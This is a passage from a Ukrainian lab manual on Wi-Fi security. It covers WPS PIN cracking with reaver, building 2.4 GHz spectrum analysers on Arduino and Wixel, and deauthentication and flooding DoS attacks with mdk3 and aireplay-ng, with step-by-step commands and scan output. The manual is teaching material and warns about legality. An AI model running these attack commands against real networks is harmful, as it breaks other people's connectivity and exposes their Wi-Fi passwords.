
Аналогічно зі зломом WEP — просто перейдіть на свій термінал Kali Linux і введіть команду вказану вище. Залиште свою машину так, як є, повернiться через 10 хвилин, перевірте прогрес (повинно бути приблизно 1%).

Збір інформації

Тепер вам треба зрозуміти як працює мережа. Чи включені WPS у нього. Якщо ні, то атака не працюватиме. Потім потрібен BSSID даної мережі.

Тепер, щоб перевірити, чи увімкнена мережа WPS чи ні, ви можете використовувати **wash** або просто використовуйте старий добрий **airodump-ng**. Wash спеціально призначений для перевірки того, чи включена мережа WPS чи ні. Встановіть безпроводовий інтерфейс в режим моніторингу. Використовуйте **wash** (просто, але іноді мережа не виявляється, навіть маючи WPS). Якщо ж появляється хоч якась мережа, то швидше за все вона підтримує WPS.

```
wash -i mon0
```



Команда `wash -i mon0 --ignore-fcs` повинна вирішити цю проблему.

Використовуємо **airodump-ng**. Вона покаже всі доступні мережі навколо і покаже, яка з мереж використовує WPA. Потім потрібно припустити, що також там є WPS, і потім приступати до наступного кроку.

```
airodump-ng mon0
```

Тепер незалежно від того, що ви введете, у вас виведеться BSSID колонка в результаті. Скопіюйте BSSID мережі, яку потрібно зламати. Це вся інформація, яка потрібна. Збережіть копію BSSID, вона знадобиться пізніше.

Задайте точку доступу з WPS.

Reaver

Далі застосуємо **Reaver** для отримання пароля мережі WPA/WPA2. **Reaver** робить злом дуже простим, і все, що вам потрібно зробити, це ввести:

```
reaver -i mon0 –b <BSSID>
```

Пояснення: **-i** для використовуваного інтерфейсу. Не забудьте створити образ монітора mon0 використовуючи **airmon-ng** для wlan0. Далі використовуємо BSSID мережі, який ми дізналися раніше.

Це та інформація, що потрібна **Reaver** для початку роботи. Звичайно ж, **Reaver** використовує багато прогресивних опцій,. Найважливіше, потрібно використовувати опцію **-vv**, яка збільшує можливості. В принципі, він пише все, що відбувається на терміналі. Це допоможе вам зрозуміти, що відбувається, відстежувати прогрес і, якщо необхідно, виконати деякі операції по усуненню несправностей. І остання необхідна команда:

```
reaver -i mon0 -<BSSID> -vv
```

Через декілька годин, побачите щось схоже на це. В даному випадку ключ виглядав як 12345670, і мережу можна було зламати всього за три секунди.

Розділ **WPA PSK** повідомляє пароль безпроводової мережі.

Відомі проблеми, пошук та усунення несправностей:

- Як і на рисунку вище, ви бачили перший рядок з написом «Перемикання wlan0 на канал 6» (для вас буде mon0 замість wlan0).
- Іноді постійно перемикає інтерфейси.
- Іноді ніколи не отримує фрейм і застрягає в очікуванні фрейму.
- Іноді ніколи не асоціюється з цільовою точкою доступу.
- Іноді відповідь приходить дуже довго або ніколи не з'являється і відображається 0×02 або інша помилка.
- У більшості випадків такі помилки означають, що щось не так з безпроводовою картою. Точка доступу може бути дуже перебірливою, не дозволяти з'єднання, не використовувати WPS, знаходиться дуже далеко.
- Обмеження швидкості, реалізоване в маршрутизаторі (це у більшості нових маршрутизаторів). Але існують обхідні шляхи.
- Іноді видалення помилкового процесу допомагає підійти ближче до цільової точки доступу.

Примітка! Іноді Reaver не працює через версію Libpcap, яка може бути несумісною з версією Kali.

Рекомендована література та посилання

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. Directive 2009/136/EC. http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:en:PDF

V. Радіочастотний ресурс Wi-Fi 2,4–2,5 ГГц

Мета

Розглянути різні способи отримання інформації про рівень випромінювання в безпроводових мережах без використання спеціалізованих аналізаторів спектру.

Після роботи студент має

- знати:

  1. Способи отримання інформації про використання енергії каналів.
  2. Завантаження частотного діапазону.

- вміти:

  1. Використовувати мобільний телефон, щоб отримати перелік наявних безпроводових мереж.
  2. Визначати завантаження робочого каналу.

Обладнання і технічне устаткування

1. Arduino Nano v3.0 (на 3,3 В).
2. Модуль TI CC2500+PA+LNA із зовнішньою антеною.
3. Pololu Wixel.
4. OLED 0.96" 128×64 I2C SSD1306.
5. Два OLED 0.96" 128×64 SPI SSD1306.
6. Стіл для тестування.
7. Блок живлення на 5 В.

Програмні компоненти

1. Додаток для сканування мереж Wi-Fi (Wi-Fi Analyzer тощо).
2. Wixel SDK.
3. Текстовий редактор (Notepad++ тощо).
4. Arduino EDI (Windows.)

Інструкція з техніки безпеки

Модулі Arduino Nano, TI CC2500 та Pololu Wixel містять високочутливі електронні схеми та є електростатичними чутливими пристроями (ESD). Дотримуйтесь запобіжних заходів при роботі. Недотримання запобіжних заходів може призвести до серйозного пошкодження:

- Якщо не існує гальванічного зв'язку між локальною землею та землею плати, тоді перша точка контакту при роботі з платою завжди має знаходитись між локальною землею та землею плати.
- Перед установкою антенного патчу підключіть заземлення.
- При роботі не торкайтеся будь-яких заряджених конденсаторів та будьте обережні при контакті з матеріалами, які можуть створювати заряди.
- Щоб запобігти електростатичному розряду, не доторкайтесь до будь-якої відкритої частини антени. Якщо існує ризик, що такої відкритої частини можна доторкнутися, виконайте відповідні заходи захисту від електростатичного розряду.
- При пайці роз'ємів обов'язково використовуйте паяльник з наконечником захищеним від статичного струму [1, с. 21].


Короткі теоритичні відомості

Існує два типи аналізаторів спектру:

- Аналізатор швидкого перетворення Фур'є (FFT-аналізатор).
- Аналізатори на гетеродиному принципі [2].


Існує багато аналізаторів спектру для діапазону ISM 2,4–2,5 ГГц для підключення через USB-інтерфейс (FFT-аналізатори). Наприклад,

Ubiquiti AirView2, MetaGeek Wi-Spy, Wi-Detector, а також на основі різних наборів для розробки (таких як TI eZ430-RF2500) або мережевих плат (наприклад, Atheros AR92xx та AR93xx з режимом спектрального сканування [3]). Ці пристрої мають ряд недоліків: ціна; труднощі з отриманням даних, які зазвичай прив'язані до певної програми; неможливість змінити прошивку пристроїв. Крім того, є, звичайно, багато проектів, саморобних, зазвичай на базі чіпів TI CC2500 та Cypress 693x, а також модулів на їх основі. Але ці пристрої не підходять для масового виробництва.



Послідовність виконання


Встановіть будь-який додаток для сканування мереж Wi-Fi на смартфоні. Проаналізуйте, який з каналів найменш завантажений, налаштуйте точку доступу на вільний канал, перезапустіть сканер та перевірте, як мережеві програми змінили розподіл зайнятості у мобільній програмі.



Аналізатор спектру на Arduino Nano та TI CC2500

Аналізатор спектру на Arduino Nano і TI CC2500+PA+LNA з SPI та I2C OLED SSD1306. Ширина спектра становить 2400,01–2503,40 МГц з інтервалом у 405,456543 кГц на двох дисплеях SPI. Логотип відображається на дисплеї I2C. Ця схема споживає менше 50 мА (при 5 В) [4].

Підключіть OLED і CC2500+PA+LNA до Arduino Nano, як показано на рисунку.



Встановіть бібліотеки Adafruit GFX та Adafruit SSD1306 в Arduino IDE. Цей сканер базується на сканері діапазону 2,4 ГГц з готових модулів, написаний Валерієм Яценковим (відомий як Rover) [5].

Схема підключень

Arduino Nano	CC2500
D10	CSN
D11	SI
D12	SO
D13	SCLK
3V3	LEN, VCC
GND	PEN, GND

Arduino Nano	SPI0 OLED
D9	CS
D7	D/C
D6	DIN (SDA)
D5	CLK
D4	RES
3V3	VCC
GND	GND

Arduino Nano	SPI1 OLED
D8	CS
D7	D/C
D6	DIN (SDA)
D5	CLK
D3	RES
3V3	VCC
GND	GND

Arduino Nano	I2C OLED
A5 (19)	SCK
A4 (18)	SDA
3V3	VCC
GND	GND


Arduino Nano	I2C OLED
A5 (19)	SCK
A4 (18)	SDA
3V3	VCC
GND	GND


Arduino Nano	Пермикач
A3 (17)	Нормально відкритий
GND	Нормально відкритий

Примітка! Arduino Nano не має достатньо пам'яті, оскільки неможливо реалізувати дисплей (I2C) для доступних каналів. Проект вимагає подальшої оптимізації.

Реалізація

Прототип зібраний у прозорому акриловому футлярі для Raspberry Pi, але може бути побудований компактніше. Кнопка — пауза. Дисплей I2C може використовуватися для отримання додаткової інформації.





Аналізатор спектру на Pololu Wixel

Аналізатор спектру на Pololu Wixel (CC2511F32) з SPI та/або I2C OLED SSD1306. Спектральна ширина становить 2403,47–2476,50 МГц з інтервалом в 286,4 кГц на двох дисплеях SPI. Відображає доступні канали на дисплеї I2C. Ця схема споживає менше 10 мА (на 5 В) [6].

Встановіть прошивку на Wixel з параметрами show_grid (для відображення сітки) і I2C_on (для додаткового дисплея I2C). Наприклад, щоб зібрати та завантажити прошивку з wixel-sdk на ОС Windows [7]:

```
C:\wixel-sdk>make load_Wixel_3oleds_ssd1306 S="show_grid=1 I2C_on=1"
```

Докладніше про програми Wixel можна подивитися на офіційному сайті [8]. Цей сканер заснований на аналізаторі спектру, написаному Девідом Грейсоном [9].

Підключіть OLEDи до Wixel, як показано на схемі.




Схема підключень

Wixel	SPIo OLED
P0_1	RES
P0_2	D/C
P0_3	DIN (SDA)
P0_4	CS
P0_5	CLK
3V3	VCC
GND	GND

Wixel	SPIı OLED
Pı_3	RES
Pı_4	CS
Pı_5	CLK
Pı_6	DIN (SDA)
Pı_7	D/C
3V3	VCC
GND	GND

Wixel	I2C OLED
Pı_0	SCK
Pı_ı	SDA
3V3	VCC
GND	GND


Wixel	Перемикач
P0_0	Нормально відкритий
GND	Нормально відкритий


Wixel	Блок живлення
VIN	2,7–6,5 В
GND	GND

Реалізація

Прототип може бути зібраний у прозорому акриловому корпусі для Raspberry Pi, або компактніше. Червона кнопка — увімкнення, а інша — пауза.

На лівій частині екрана відображаються канали ZigBee і Wi-Fi (не всі канали знаходяться в межах доступного діапазону). Чим вище канал у гістограмі, тим менш він завантажений.





Рекомендована література та посилання

1. NEO-6 GPS Modules Data Sheet. https://www.u-blox.com/sites/default/files/products/documents/NEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf?utm_source=en%2Fimages%2Fdownloads%2FProduct_Docs%2FNEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf
2. Rauscher, Christoph. Fundamentals of Spectrum Analysis. 2008. www.ictregulationtoolkit.org/Documents/Document/Document/3588
3. https://wireless.wiki.kernel.org/en/users/drivers/ath9k/spectral_scan
4. https://github.com/Oestoidea/oled-spectrum-analizer/tree/master/Arduino_Nano
5. https://dev.rcopen.com/forum/f8/topic397991
6. https://github.com/Oestoidea/oled-spectrum-analizer/tree/master/Wixel/Wixel_3oleds_ssd1306
7. https://github.com/pololu/wixel-sdk
8. https://www.pololu.com/docs/0J46/10.b
9. https://github.com/pololu/wixel-sdk/tree/dev/david/analyzer/apps/spectrum_analyzer

VI. DoS-атаки на Wi-Fi мережі

Мета

Розглянути способи DoS-атаки на мережу Wi-Fi.

Після роботи студент має

- знати:

  1. Типи DoS-атак в мережі Wi-Fi.
  2. Типові ознаки DoS-атаки

- вміти:

  1. Перевірити точки доступу за допомогою DoS-атаки.
  2. Відповісти про стан запуску точки доступу.

Обладнання і технічне устаткування

1. Raspberry Pi (версії B, B +, 2B або 3) з SD/microSD-картою.
2. Безпроводовий адаптер, сумісний з Raspberry Pi B, B + або 2B. У Raspberry Pi 3 є вбудована безпроводова карта.

Програмні компоненти

1. mdk3.
2. airodump-ng (з пакету aircrack-ng).
3. scapy.
4. Python.

Інструкція з техніки безпеки

- Під час роботи уникайте контакту з водою та вологою, не ставте на провідну поверхню.
- Не нагрівати; Raspberry Pi розроблено для надійної роботи при нормальних кімнатних температурах.
- Під час роботи обережно стежте за тим, щоб уникнути пошкоджень механічних або електричних елементів друкованої плати та з'єднувачів.
- Уникайте контакту з друкованою платою, коли вона під'єднана до джерела живлення. Торкайтесь лише країв, щоб звести до мінімуму ризик пошкодження електростатичним розрядом.
- Raspberry Pi не призначена для живлення від USB-порту іншого підключеного обладнання, якщо це відбудеться, це може спричинити несправність [1, с. 3].

Короткі теоритичні відомості

Відмова в обслуговуванні (DoS) відбувається, коли система не надає послуги авторизованим клієнтам через використання ресурсів неавторизованими клієнтами. У безпроводових мережах DoS-атаки важко запобігти, важко зупинити атаку, що триває, та жертва та її клієнти можуть навіть не виявити атаки. Тривалість такої DoS-атаки може коливатися від мілісекунд до годин, а DoS-атака на окрему станцію дозволяє викрасти сесію.

Втручання в ефір. Ряд споживчих пристроїв, таких як мікрохвильові печі, дитячі монітори та безпроводові телефони, працюють у нерегульованому диапазоні частот 2,4–2,5 ГГц. Зловмисник може згенерувати шуми високої потужності за допомогою цих пристроїв і втрутитися ефір, щоб відношення сигнал-шум стає настільки низьким, щоб безпроводова локальна мережа перестає функціонувати. Єдиним рішенням для цього є захист навколишнього середовища.

Флудинг з асоціаціями. Зловмисник добавляє дані, що надаються клієнтом в асоціативному запиті (association request), у таблицю, що називається таблицею асоціації, яку точка доступу зберігає у своїй пам'яті. IEEE 802.11 визначає максимальне значення для 2007 одночасних асоціацій для точки доступу. Фактичний розмір цієї таблиці залежить від різних моделей точки доступу. Коли ця таблиця переповнюється, точка доступу відмовляє новим клієнтам. Зламавши WEP, зловмисник аутентифіковує декілька неіснуючих станцій із використанням легальних, але випадково сформованих MAC-адрес. Нападник надсилає потік підроблених асоціативних запитів, щоб таблиця асоціацій переповнилася. Увімкнення фільтрацію MAC-адрес запобігає цій атаці.

Підроблена дисоціація. Зловмисник надсилає підроблений фрейм деасоціації (disassociation), де MAC-адреса джерела встановлюється на точці доступу. Клієнт все ще аутентифікується, але він потребує повторного зв'язку та відправки запитів про повторне з'єднання з точкою доступу, яка може відправити запит на повторну асоціацію (reassociation response), прийнявши клієнта, який може відновити передачу даних. Щоб запобігти повторній асоціації, атакуючий продовжує надсилати фрейми деасоціації.

Підроблена деаутентифікація. Зловмисник відстежує всі невиправлені фрейми, які збирають MAC-адреси джерела та призначення, щоб переконатися, що вони є одними з цільових жертв. Коли спостерігається фрейм відповідей даних або асоціації, зловмисник надсилає підробний фрейм деаутентифікації, де джерела MAC-адреси підроблені відповідно до точки доступу. Клієнт тепер не пов'язаний і неаутентифікований, і він повинен підключатися знову. Щоб запобігти повторному з'єднанню, зловмисник продовжує надсилати фрейми деаутентифікації. Зловмисник може навіть оцінити обмеження фреймів деаутентифікації, щоб уникнути перевантаження мережі. Шкідливі пакети розпакування та деаутентифікації надсилаються безпосередньо клієнту, тому їх не буде зареєстровано на точці доступу, ані фільтрація MAC-адрес, ані захист WEP не дозволить уникнути цієї атаки [2].

Вочевидь, перше, що потрібно зробити для захисту, це змусити клієнтів виключатись з певної мережі, викликаючи атаку DoS. Також можна використовувати атаки смерті для виявлення прихованих ідентифікаторів

SSID (які не входить до фреймів маяка) шляхом відключення клієнтів, а потім моніторингу запросів на з'єднання (probe requests), які завжди містять ідентифікатор SSID.

Послідовність виконання

Встановити тестову точку доступу. Робота повинна бути побудована виключно на даних пунктах.

Примітка! Втручання у роботу безпроводових мереж може бути незаконним [3].

Різні способи в **mdk3** атакувати точку доступу:

- Брутфорс MAC-фільтрів.
- Зловмисне приховування переліку SSID.
- Зберігання мережі, щоб перевірити, чи вона доступна.
- Інтелектуальна аутентифікація DoS для заблокування точок доступу (з успішною перевіркою).
- FakeAP — зависання маяка зі стрибком каналу (може викликати помилки NetStumbler та деяких драйверів).
- Від'єднання всього (окрім Amok-mode) пакетами деаутентифікації та розпакування.
- WPA TKIP DoS.
- WDS confusion – вимикає широкомасштабні установки для декалькох точок доступу.

Цей експлойт працює на Kali Linux. Відкрийте термінал і введіть:

```
iwlist wlan0 scan
```

Або використовуйте звичайний `airodump-ng <Monitored Interface>` для сканування безпроводових мереж поблизу.

Тепер знайдіть систему, в якій ви хочете обмежити доступ маршрутизатора, і зареєструйте **essid**, **bssid** та **channel** у терміналі:

```
echo [bssid] > [BLACKLISTFILENAME]
```

Наприклад:

```
echo i4:h5:h4:98:2g:w0 > blacklist
```

А потім введіть в терміналі:

```
mdk3
```

```
TEST MODES:
b    - Beacon Flood Mode
       Sends beacon frames to show fake APs at clients.
       This can sometimes crash network scanners and even drivers!
a    - Authentication DoS mode
       Sends authentication frames to all APs found in range.
       Too much clients freeze or reset some APs.
p    - Basic probing and ESSID Bruteforce mode
       Probes AP and check for answer, useful for checking if SSID has
       been correctly decloaked or if AP is in your adaptors sending range
       SSID Bruteforcing is also possible with this test mode.
d    - Deauthentication / Disassociation Amok Mode
       Kicks everybody found from AP
m    - Michael shutdown exploitation (TKIP)
       Cancels all traffic continuously
x    - 802.1X tests
w    - WIDS/WIPS Confusion
       Confuse/Abuse Intrusion Detection and Prevention Systems
f    - MAC filter bruteforce mode
       This test uses a list of known client MAC Adresses and tries to
       authenticate them to the given AP while dynamically changing
       its response timeout for best performance. It currently works only
       on APs who deny an open authentication request properly
g    - WPA Downgrade test
       deauthenticates Stations and APs sending WPA encrypted packets.
       With this test you can check if the sysadmin will try setting his
       network to WEP or disable encryption.
```

Далі введіть:

```
mdk3 mon0 d -b <BLACKLISTFILENAME> -c <TARGETSCHANNEL>
```

Наприклад:

```
mdk3 mon0 d -b blacklist -c 6
```

В новому терміналі введіть:

```
mdk3 mon0 a -m -i <TARGETSBSSID>
```

Наприклад:

```
mdk3 mon0 a -m -i i4:h5:h4:98:2g:w0
```

На цьому етапі система не зможе підключитися до вибраного маршрутизатора або до будь-якого іншого.

Виконання «атаки смерті» за допомогою aireplay-ng

Почнемо з атаки смерті «легким» способом, використовуючи інструменти, вже доступні в Kali Linux. Першим кроком буде встановлення безпроводового адаптера в режимі моніторингу. Це дозволить відстежувати весь трафік, який не буде спочатку пов'язаний з точкою доступу. Це важливо, оскільки дозволить перехоплювати трафік клієнтів в безпроводовій мережі, не підключившись до них. Як зазвичай, використовуйте **airmon-ng**, щоб створити інтерфейс режиму моніторинга наступним чином:

```
airmon-ng start wlan0
```

Далі можна використовувати **airodump-ng** для сканування через різні канали, щоб зібрати як точки доступу, так і пов'язані з ними BSSID, а також клієнтські станції, їх MAC-адреси та будь-які відомі ідентифікатори SSID (знайдені за допомогою моніторингових запитів).

```
airodump-ng mon0
```

```
CH  5 ][ Elapsed: 0 s ][ 2016-02-12 18:06 ][ Decloak: D4:CA:6D:9E:60:AB

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:71:88:C4  -55        2        0    0   6  54e. WPA2 CCMP   PSK  IAMGR8_(722)
04:8D:38:C3:BE:DC  -73        2        0    0  10  54e  WPA2 CCMP   PSK  BAR
F8:D1:11:26:EC:80  -79        3        0    0   4  54e. WPA2 CCMP   PSK  524
C8:6C:87:73:A0:77  -55        9        0    0   4  54e  WPA2 CCMP   PSK  Trollface
BC:AE:C5:C5:17:B3  -76        4       11    4   4  54e  WPA2 CCMP   PSK  Hunter^_^Electros
C8:3A:35:38:E5:90   -1        0        2    0  10  -1   WPA              <length:  0>
E8:94:F6:86:BC:04  -50        1       31   14   8  54e. WPA2 CCMP   PSK  Pidrilka
F4:F2:6D:4C:48:9E  -74        2        0    0   7  54e. WPA2 CCMP   PSK  ROOMBARBAR
30:B5:C2:D3:43:CA  -59        3        0    0   1  54e. WPA2 CCMP   PSK  Bukovina
14:CC:20:CA:8D:84  -70        3        0    0   1  54e. WPA2 CCMP   PSK  725
04:8D:38:5E:5A:87  -67        1       18    0   1  54e  WPA2 CCMP   PSK  542187
D4:CA:6D:9E:60:AB  -82        0        5    0   1  -1   OPN              <length:  0>
2C:AB:25:69:D2:73  -42       11        0    0   3  54e  WPA2 CCMP   PSK  724_
DC:9F:DB:64:1E:02  -84        3        0    0   9  54e. OPN              Intertelecom_FREE
